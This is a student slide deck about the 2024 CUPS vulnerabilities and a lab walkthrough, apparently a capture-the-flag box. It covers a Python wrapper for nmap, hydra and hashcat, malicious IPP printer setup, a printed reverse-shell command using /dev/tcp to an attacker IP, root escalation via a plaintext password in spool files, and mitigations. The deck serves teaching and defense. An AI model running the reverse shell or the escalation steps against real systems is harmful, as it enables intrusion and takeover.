Exploiting *CUPS* Vulnerabilities ft "*Pentest*" python module

Presented by: Jason King and Liam Sainsbury

slidesmania.com

Overview

01

Technical Background

02

Python Module

03

Technical Breakdown

04

Demonstration

05

Demonstration Summary

06

Mitigation

slidesmania.com

Technical Background - CUPS

What is CUPS?

CUPS (Common Unix Printing System) is a modular printing system for Unix-like OSes that enables a computer to act as a print server, accepting, processing, and sending print jobs to printers.

Key Features

- Internet Printing Protocol (IPP)
- Driver Support
- Web Interface
- Cross-Platform

"Full disclosure, I've been scanning the entire public internet IPv4 ranges several times a day for weeks, sending the UDP packet and logging whatever connected back. And I've got back connections from hundreds of thousands of devices, with peaks of 200-300K concurrent clients."

- Simone Margaritelli


slidesmania.com

Vulnerabilities

- **CVE-2024-47076**: libcupsfilters - <= 2.1b1 cfGetPrinterAttributes5 does not validate or sanitize the IPP attributes returned from an IPP server, providing attacker-controlled data to the rest of the CUPS system.
- **CVE-2024-47175**: libppd <= 2.1b1 ppdCreatePPDFromIPP2 **does not validate or sanitize the IPP attributes** when writing them to a temporary PPD file, allowing the injection of attacker controlled data in the resulting PPD (Postscript Printer Description) file .
- **CVE-2024-47176**: cups-browsed <= 2.0.1 binds on ANY UDP INADDR_ANY:631 **trusting any packet from any source** to trigger a Get-Printer-Attributes IPP request to an attacker controlled URL.
- **CVE-2024-47177**: Foomatic-RIP <= 2.0.1 **foomatic-rip allows arbitrary command execution** via the FoomaticRIP Command Line PPD parameter.

slidesmania.com

Python Pentest Module - Overview



Key Features

1. Network Scanning
2. Service Enumeration
3. Brute-Force Attacks
4. Directory Fuzzing
5. Hash Cracking
6. Delete Hashcat Potfile

slidesmania.com

How it works as a “Pentest” Module

1. Menu-Driven Interface
2. User Input Prompts
3. Scans directory for password files
4. Scans wordlist folders. User chooses list
5. Automates Command Execution
6. Saves Results for later Analysis

slidesmania.com

The Script in Detail 1

The Python script works by using functions to modularise the tasks and flow control to guide the user through an interactive menu:

1. Modular Functions: The script is built around individual functions that handle specific tasks such as Nmap scanning, Hydra brute force, Gobuster fuzzing, and Hashcat cracking. Each function encapsulates the logic for that particular tool.
2. Menu-Driven Interface: The main_menu() function displays the options in a numbered list. It prompts the user for input, takes their selection, and then calls the corresponding function based on their choice.
3. User Input Handling: For tasks like selecting wordlists or entering an IP address, the script uses the input() function to gather input from the user. Depending on the menu item, the script either performs an action immediately or continues gathering input (e.g., wordlist or hash file selection) before executing a command.

slidesmania.com


The Script in Detail 2

1. Shell Command Execution: The os.system() function is used to run command-line tools like Nmap, Hydra, Gobuster, and Hashcat. This allows the Python script to act as a wrapper for these tools, automating the input and output handling.
2. File and Directory Operations: The script uses os.listdir() and os.path.exists() to interact with the file system, listing available wordlists or checking for the existence of files like the Hashcat potfile.
3. ANSI Escape Codes: These are used for colourizing the text output in the terminal to make the user interface more visually appealing, with different colors for each menu item and prompts.
4. Loop and Control Flow: The while True loop keeps the menu active until the user chooses to exit, allowing them to run multiple tests in one session. Control flow (if-elif-else) is used to direct the user's selection to the corresponding functionality.

The code organizes and automates common pentesting tasks by interacting with the Linux environment and external tools, simplifying the process for the user.

slidesmania.com

Hashcat



slidesmania.com

Technical Breakdown 1

- Nmap Scans with “Pentest” Python module:
  - TCP Scan: Identified SSH (port 22) and IPP service (port 631).
  - UDP Scan: Detected cups-browsed on UDP/631.
- Service Enumeration:
  - Accessed and explored the CUPS web interface at http://10.10.11.40:631.

slidesmania.com

Technical Breakdown 2

Vulnerability Analysis

Confirmed CUPS version 2.4.2.

- CVE-2024-47076:libcupsfilters, improper validation of IPP attributes can let attackers inject harmful data into the system.
- CVE-2024-47175:libppd, failure to sanitize IPP attributes allows an attacker to inject malicious content into printer configuration files.
- CVE-2024-47176: A remote code execution vulnerability in cups-browsed over UDP port 631, allowing any user on any IP to connect to the printer.
- CVE-2024-47177: The foomatic-rip filter is vulnerable to command injection via crafted PPD files, enabling attackers to execute arbitrary commands.

slidesmania.com

Technical Breakdown 3

Exploitation

- Malicious IPP Server Setup:
  - Setup a virtual environment, isolating our work environment from global Python packages.
  - Tools Used: `IPPServer` *ippsec* Python library.
- Malicious Printer Configuration:
  - Created a printer containing a crafted PPD file with a reverse shell payload.
  - Establish Netcat listener on attack system

slidesmania.com

Technical Breakdown 4

Exploitation

- Triggering the Exploit:
  - Sent UDP packet to install the malicious printer. `python3 evilcups.py 10.10.14.12 10.10.11.40 "nohup bash -c 'bash -i >& /dev/tcp/10.10.14.12/9001 0>&1' &"`
  - The `nohup` (**No-Hang-Up**) and `&` commands are crucial because the reverse shell is launched via a print job, which is a temporary process. Normally, when the print job completes and is cleaned up, any associated processes, including the shell, would be terminated. Using `nohup` ensures the shell remains running even after the print job ends, while `&` moves it to the background, allowing it to continue running independently.

slidesmania.com

Technical Breakdown 5

Exploitation

- Sent a test print page from the CUPS web interface of the malicious printer.
- The `foomatic-rip` filter processed the PPD file, executing the embedded reverse shell command.
- Established a reverse shell connection back to the attacker's machine, gaining shell access as the `lp` user.
- `Ctrl + Z`, `stty raw -echo; fg`: Resets the terminal to work correctly and foregrounds the shell process.
- `export TERM=xterm`: Ensures the shell behaves properly by setting the correct terminal type.

slidesmania.com

Technical Breakdown 6

Digging and Privilege Escalation

- Explored `/var/spool/cups/` or `/var/cache/cups`:
  - Located spool files of previous print jobs.
- Extracted Root Password:
  - Found plaintext password in a root user's print job "`d00001-001`". "`Br3@k-G!@ss-r00t-evilcups`"
- Achieved Root Access:
  - Used `su -` with extracted password.
  - Confirmed root access with `whoami`.

slidesmania.com

Technical Breakdown 7


Post-Exploitation

- Obtained Flags:
  - User Flag: `/home/htb/user.txt`
  - Root Flag: `/root/root.txt`
- Maintained Persistence:
  - Left malicious printer installed.
  - Potential for future exploitation ⏳.

slidesmania.com

Demonstration

slidesmania.com



slidesmania.com

Demonstration Summary

- Executed Nmap scan via the created python module, Scan results in showing open ssh(port 22), TCP(port 631) IPP service Cups 2.4.2.
- Accessed CUPS web interface via http://10.10.11.40:631
- Vulnerability analysis CVE-2024_47176: Exploits lack of Validation in cups-browsed allowing arbitrary command injection via UDP packets
- Set up malicious IPP Server using IPPServer python library, created PPD file containing reverse shell payload.
- Triggered the exploit by sending the created UDP packet to install the malicious printer. Print test page via CUPS web interface gaining shell access as lp user.
- Located spool files of previous print jobs /var/spool/cups/, one print job contained the root users plaintext password.
- Achieved root access with print job password using su - and confirmed with whoami and finding the root flag.

slidesmania.com

Mitigations

Vulnerabilities identified in CUPS.

1. CVE-2024-47076 and CVE-2024-47175 have been patched, addressing vulnerabilities in libcupsfilters (reading data from the IPP server) and libppd (writing to PPD file) that allowed unsanitized/bad characters commands in and out of the system.

2. For CVE-2024-47176 and CVE-2024-47177, which are **tied to design features** rather than coding errors, the recommended action is to disable the cups-browsed (allows any user on any IP) and FoomaticRIP (universal converter) if not required.

3. Network Restrictions: Use firewalls to block external access to TCP port 631 and limit access to trusted internal networks only.

slidesmania.com


Mitigations (cont.)

4. Harden Service Configurations: Limit service permissions by restricting access in cupsd.conf, and ensure proper authentication is required for managing printers.

5. Monitor and Log Printer Activity: Enabling logging within CUPS and monitoring network traffic to and from port 631 can help identify suspicious activities and attempts to exploit vulnerabilities early.

6. Alternatively if no printing is needed on the server disable all printing functions and block port 631.

slidesmania.com



slidesmania.com

**** INFO ONLY

Summary of Mitigation for CUPS Vulnerabilities (CVE-2024-47176, CVE-2024-47076, CVE-2024-47175, CVE-2024-47177)

Four critical vulnerabilities in CUPS (Common Unix Printing System) have been identified that allow unauthenticated remote code execution and data injection. These flaws expose systems to significant risk, particularly if services like cups-browsed are exposed to the internet or untrusted networks.

Key Vulnerabilities:

1. CVE-2024-47176: A remote code execution vulnerability in cups-browsed over UDP port 631, allowing unauthenticated attackers to inject malicious printer data.
2. CVE-2024-47076: In libcupsfilters, improper validation of IPP attributes can let attackers inject harmful data into the system.
3. CVE-2024-47175: In libppd, failure to sanitize IPP attributes allows an attacker to inject malicious content into printer configuration files.
4. CVE-2024-47177: The foomatic-rip filter is vulnerable to command injection via crafted PPD files, enabling attackers to execute arbitrary commands.

Recommended Mitigations:

1. Apply Security Patches: Update CUPS and related services (cups-browsed, libcupsfilters, libppd, and foomatic-rip) to patched versions that fix these vulnerabilities
   evilsocket

   Home | Datadog Security Labs
   .
2. Disable Unused Services: Disable the cups-browsed service if not required. This service is often unnecessary in many environments and introduces additional risk by exposing port 631 to potential attackers
   Qualys ThreatPROTECT
   .
3. Restrict Network Access: Implement firewall rules to block UDP port 631 and limit access to trusted internal networks. This reduces the risk of remote exploitation
   Home | Datadog Security Labs

   GitHub
   .
4. Harden Service Configurations: Limit service permissions by restricting access in cupsd.conf, and ensure proper authentication is required for managing printers
   GitHub
   .

These mitigations will reduce the risk of exploitation, ensuring that remote attackers cannot take advantage of these CUPS vulnerabilities to gain control of systems

OSS Solutions for Enterprise Servers

slidesmania.com